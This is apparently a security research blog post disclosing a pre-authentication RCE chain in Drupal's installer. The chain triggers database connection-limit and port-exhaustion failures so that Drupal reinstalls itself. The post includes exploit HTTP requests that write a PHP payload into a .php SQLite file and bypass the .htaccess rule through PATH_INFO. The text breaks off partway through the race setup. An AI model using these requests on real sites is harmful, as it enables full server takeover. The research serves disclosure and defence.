Share on social
November 24, 2026
Lorem ipsum
Table of Contents
Introduction
The Drupal vulnerability covered in this article ended up being a duplicate of ANT-2026-GMRPK0BU, reported by Anthropic's OSS Scanner. However, we still believe the research we did to leverage system limits and make the issue exploitable on stock Drupal configurations is novel and worth sharing in a dedicated article.
Reaching a system limit is usually considered a denial-of-service condition because it directly affects the application's availability. In most cases, running out of file descriptors, database connections, or ephemeral TCP ports simply makes the application, or part of it, unavailable.
During this research, we looked at what happens when applications catch these failures and convert them into trusted state. We started with EMFILE, then explored database and TCP limits to determine whether availability failures could become security primitives.
Applying this methodology to Drupal uncovered a pre-authentication RCE affecting Drupal 8.9, 9, 10, and 11 across four common deployment combinations: Apache with PostgreSQL, Apache with MySQL, PHP-FPM with PostgreSQL, and PHP-FPM with MySQL.
EMFILE: Too Many Open Files
The first system limitation that caught our attention is RLIMIT_NOFILE. It limits how many file descriptors a process can keep open at the same time, including files, sockets, and pipes. This per-process limit has two values:
rlim_cur: the soft limit currently enforced by the kernel.rlim_max: the hard limit, which normally defines the highest soft limit an unprivileged process can set.
These two values depend on the init system, service configuration, container runtime, and application. For example, systemd defaults to a 1,024 soft limit and a 524,288 hard limit. Since Docker Engine 29.0.0, Docker's previous default soft limit of 1,048,576 has been removed, and containers inherit the limits of the containerd service.
It is important to remember that these values are only a baseline. A process can lower its soft limit or raise it up to the hard limit based on its needs. The following table shows examples of the effective limits after several popular runtimes initialize with systemd's default limits:
When this limit is reached, operations that create new file descriptors fail with EMFILE: Too many open files. This limitation becomes interesting when it can be reached in an application with a file-access fallback that leads to a default configuration, a default user profile, or anything else that weakens the application's security. For example:
import json
from fastapi import FastAPI

app = FastAPI()
files = {}
DEFAULT_CONFIG = {"requires_auth": False}

@app.get("/file/{key}")
def file(key: str):
    files[key] = open("data.txt", encoding="utf-8")
    return files[key].read()

@app.get("/admin")
def admin():
    try:
        with open("config.json", encoding="utf-8") as config_file:
            config = json.load(config_file)
    except OSError:
        config = DEFAULT_CONFIG

    return {"access": "denied" if config["requires_auth"] else "admin"}
Here, requests using unique key values make the global files variable retain file objects between requests. Their file descriptors remain open until the process reaches its RLIMIT_NOFILE limit. When EMFILE is then raised while accessing config.json, the application falls back to DEFAULT_CONFIG, which disables authentication.
Although this is already a promising lead, it has several hard limitations. File descriptors must either persist across requests or accumulate within a single request before the fallback is reached, which is less realistic. This depends heavily on the server and runtime lifecycle. Uvicorn, for example, can reuse the same Python worker across requests, allowing module-level variables and their file descriptors to persist. In contrast, Apache with mod_php creates a new PHP request context for every request and destroys request-scoped variables and resources during shutdown. Finally, the application must catch the resulting error and select an insecure fallback.
SQLSTATE[HY000] [1040] Too many connections
While the EMFILE error is not as generic as we had hoped, it still highlights the potential of this approach and motivated us to push it further. The second limitation gadget we examined is the database connection limit, commonly exposed as max_connections. This configuration defines the maximum number of connections a database can handle at the same time. A quick search for the exact PDO/MySQL error, SQLSTATE[HY000] [1040] Too many connections, already shows that this limit has much more potential:

The major database engines have the following default connection limits:
MSSQL is included in the table as another example. In this article, we will focus only on MySQL and PostgreSQL.
On the other hand, these are the default concurrency limits for common components used in PHP application deployments:
We will focus on PHP in this example to make the explanation easier to follow. The concept remains the same regardless of the language.
Based on the table above, we can extract the following simplified condition to determine whether a database connection-limit error, such as the exact PDO/MySQL SQLSTATE[HY000] [1040] Too many connections error, can be reached:

As a simple example, we use an install.php script that checks the database to determine whether the website is already installed. Modern applications commonly expose installation endpoints that allow setup only when checks such as database connectivity, required tables, or configuration files indicate that it is incomplete. For example: WordPress installer, Drupal installer, Strapi first-admin setup route...
try {
    $database = new PDO('pgsql:host=db;dbname=app', 'app', 'app', [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    ]);
    $installed = $database->query('SELECT installed FROM config')->fetchColumn();
} catch (PDOException) {
    $installed = false;
}

header('Content-Type: application/json');
echo json_encode([
    'status' => $installed ? 'already installed' : 'start installation',
]);
If we try to exhaust the database connection limit through this script, the result depends on the PHP deployment and database engine combination:

Because PostgreSQL has fewer connection slots by default than Apache has HTTP workers, this is the easiest setup to reproduce with default settings. By sending enough concurrent requests to install.php, we can exhaust the available database connections, trigger the fallback, and start a new website installation:

With Apache and MySQL, reaching the connection limit is slightly harder but still possible. Any other endpoint in the same application that opens at least two simultaneous database connections per request can enable the same issue.
With PHP-FPM, however, this error gadget becomes significantly less practical. By default, php:8.5-fpm runs with only five PHP workers. Reaching MySQL's default connection limit on an otherwise idle database would require each active request to hold at least 31 database connections simultaneously. Specific application behavior or deployment configurations may make this possible, but it becomes far less realistic.
SQLSTATE[HY000] [2002] Cannot assign requested address

While looking for a way to overcome PHP-FPM's worker limit, we came across Linux's handling of TCP TIME_WAIT. During a normal TCP shutdown, the endpoint that sends the first FIN retains the closed connection tuple in TIME_WAIT for about 60 seconds. This allows the final ACK to be retransmitted and prevents delayed packets from an old connection from being accepted by a new one.

This is why pressing Ctrl+C on a small Python TCP server and immediately restarting it can trigger OSError: [Errno 98] Address already in use for about 60 seconds.
By default, Linux allocates ephemeral source ports from the 32768–60999 range, providing 28,232 possible ports. Each TCP connection is identified by a tuple containing the source IP, source port, destination IP, and destination port. Therefore, the same source port can be reused for a different destination because it produces a different tuple, but not for the same destination while the existing tuple remains in TIME_WAIT.
What happens when no source ports are left for a new PHP-to-database connection?
With PDO/MySQL, the next connection attempt raises the exact client error SQLSTATE[HY000] [2002] Cannot assign requested address. Exhausting the source ports available for a specific database endpoint requires occupying all 28,232 tuples within the 60-second TIME_WAIT window. This represents approximately 471 new database connections per second entering PHP-side TIME_WAIT.
Therefore, sending enough requests to the previous lab is sufficient to reach the installation flow using this technique with any of the following deployment combinations:

Here is the result using PHP-FPM with MySQL:

Drupal Case Study
Drupal's /core/install.php
Before we get into specific parts of Drupal's /core/install.php code, the following diagram provides a highly simplified overview of the installer:

Based on this diagram, we can already see that if the first and second database connections fail, but the third succeeds, the installation begins. Based on what we saw above, it is already quite clear that something might be possible here.
Drupal's Dance of Database Connection Failures
If we look more closely at the source code, install_verify_database_settings() retrieves the stored database credentials and performs the first database connectivity check¹:
$install_state['database_verified'] = install_verify_database_settings($site_path);

// [...]

function install_verify_database_settings($site_path) {
  if ($database = Database::getConnectionInfo()) {
    $database = $database['default'];
    $settings_file = './' . $site_path . '/settings.php';
    $errors = install_database_errors($database, $settings_file);
    if (empty($errors)) {
      return TRUE;
    }
  }
  return FALSE;
}
It is not clear from this snippet, but behind the scenes, install_database_errors() calls the following connect() function:
protected function connect() {
  try {
    Database::setActiveConnection();
    Database::getConnection();
    $this->pass('Drupal can CONNECT to the database ok.');
  }
  catch (\Exception $e) {
    $this->fail(/* ... */);
    return FALSE;
  }

  return TRUE;
}
As we can see, if a SQLSTATE[HY000] [1040] Too many connections error occurs, $install_state['database_verified'] is set to FALSE, but the error does not stop the installation process.
Next, the second database connectivity check² is where things go wrong:
$existing_install = FALSE;
if (Database::getConnectionInfo()) {
  try {
    $existing_install = Database::getConnection()->schema()->tableExists($table);
  }
  // Do not trigger an error if the database query fails, since the database
  // might not be set up yet.
  catch (\Exception) {
  }
}
if ($existing_install) {
  throw new AlreadyInstalledException(\Drupal::service('string_translation'));
}
By default, $existing_install is set to FALSE, meaning that Drupal has not detected an existing installation at this stage. If the database connection fails, even though credentials were loaded from settings.php and the previous connection attempt already failed, the exception is ignored and $existing_install remains FALSE.
Drupal then calls install_database_errors()³ a second time. At this stage, if the connection returns an error, Drupal displays a Requirements problem instead of continuing the installation.
$errors = install_database_errors($database, $settings_file);

if (count($errors)) {
  $requirements['database_install_errors'] = [
    'title' => t('Database settings'),
    'description' => SiteSettingsForm::getDatabaseErrorsTemplate($errors),
    'severity' => RequirementSeverity::Error,
  ];
}

// [...]

$severity = RequirementSeverity::maxSeverityFromRequirements($requirements);

if ($severity === RequirementSeverity::Error) {
  $build['#title'] = t('Requirements problem');
  $build['#suffix'] = t(
    'Check the messages and <a href=":url">try again</a>.',
    [':url' => drupal_requirements_url($severity)]
  );

  return $build;
}
Therefore, if the connection succeeds this time, Drupal begins a new installation, allowing us to completely reinstall the website and create our own administrator account.

From installer re-entry to RCE
From this new installation, the natural approach to achieving RCE would be to complete the setup, create an administrator account, and install a module capable of executing arbitrary commands.
However, while working on the chain, we found a more direct path to code execution. Drupal's installer supports SQLite database files and allows the database path to be selected during installation. This path is passed directly to the SQLite connection:
public static function open(array &$connection_options = []) {
  // [...]

  if (\PHP_VERSION_ID >= 80400) {
    $sqlite = new SqliteConnection(
      'sqlite:' . $connection_options['database'],
      '',
      '',
      $connection_options['pdo']
    );
  }
  else {
    $sqlite = new PDOConnection(
      'sqlite:' . $connection_options['database'],
      '',
      '',
      $connection_options['pdo']
    );
  }
}
By selecting a path ending in .php under the document root, the installer creates an SQLite database with a PHP extension:
POST /core/install.php?langcode=en&profile=standard HTTP/1.1
Host: <drupal-host>
Content-Type: application/x-www-form-urlencoded
Connection: close

driver=Drupal%5Csqlite%5CDriver%5CDatabase%5Csqlite&Drupal%5Csqlite%5CDriver%5CDatabase%5Csqlite%5Bdatabase%5D=%2Fopt%2Fdrupal%2Fweb%2Fmodules%2Fdrupal-rce.php&Drupal%5Csqlite%5CDriver%5CDatabase%5Csqlite%5Bprefix%5D=&form_id=install_settings_form&op=Save+and+continue
Once the installation reaches the site configuration form, Drupal stores the submitted website name inside the SQLite database. By using PHP code as the website name, the payload bytes are written into the .php database file:
POST <installer-configuration-url> HTTP/1.1
Host: <drupal-host>
Cookie: <installer-session>
Content-Type: application/x-www-form-urlencoded
Connection: close

site_name=%3C%3Fphp+echo+%22RCE%22%3B+__halt_compiler%28%29%3B&<other-required-installer-fields>&form_id=install_configure_form&op=Save+and+continue
On the stock Apache deployment, direct access to the generated file is blocked by Drupal's stock .htaccess:
# Allow access to PHP files in /core (like authorize.php or install.php):
RewriteCond %{REQUEST_URI} !/core/[^/]*\.php$

# [...]

# Deny access to any other PHP files that do not match the rules above.
RewriteRule "^(.+/.*|autoload)\.php($|/)" - [F]
However, the exception checks whether the request URI ends with /core/<name>.php and is not anchored to the beginning of the path. The following path therefore bypasses the deny rule:
GET /modules/drupal-rce.php/core/x.php HTTP/1.1
Host: <drupal-host>
Connection: close
The request URI ends with /core/x.php, so the .htaccess condition treats it as an allowed core PHP file. Apache then executes /modules/drupal-rce.php and treats /core/x.php as PATH_INFO, resulting in arbitrary PHP execution!
Now that we have covered the full theory, let's see how to make it work across the four main Drupal deployment configurations.
Apache → PostgreSQL
From that point, as explained above, triggering a database connection-limit error in a sequence that produces FAIL, FAIL, and then SUCCESS is easy with default Apache (MaxRequestWorkers = 150) and PostgreSQL (max_connections = 100).
To make the race more reliable, an endpoint that opens a database connection and produces a large response provides greater control over when the connection is released. To be clear, this is not strictly required, and many other endpoints could probably serve the same purpose. For this research, we used the asset endpoint, which retrieves an include GET parameter, decompresses it, and throws an error that reflects the value in the response. This provides significant response-size amplification through compression.
GET /sites/default/files/css/css_x.css?theme=olivero&delta=0&language=en&include=<compressed-data>&_format=json HTTP/1.1
Host: <drupal-host>
Accept-Encoding: identity
Connection: close
Using this endpoint as a connection-holding gadget, it is possible to create the following chain, switching PostgreSQL between its max_connections limit and max_connections - 1 to produce the vulnerable FAIL, FAIL, and then SUCCESS sequence:
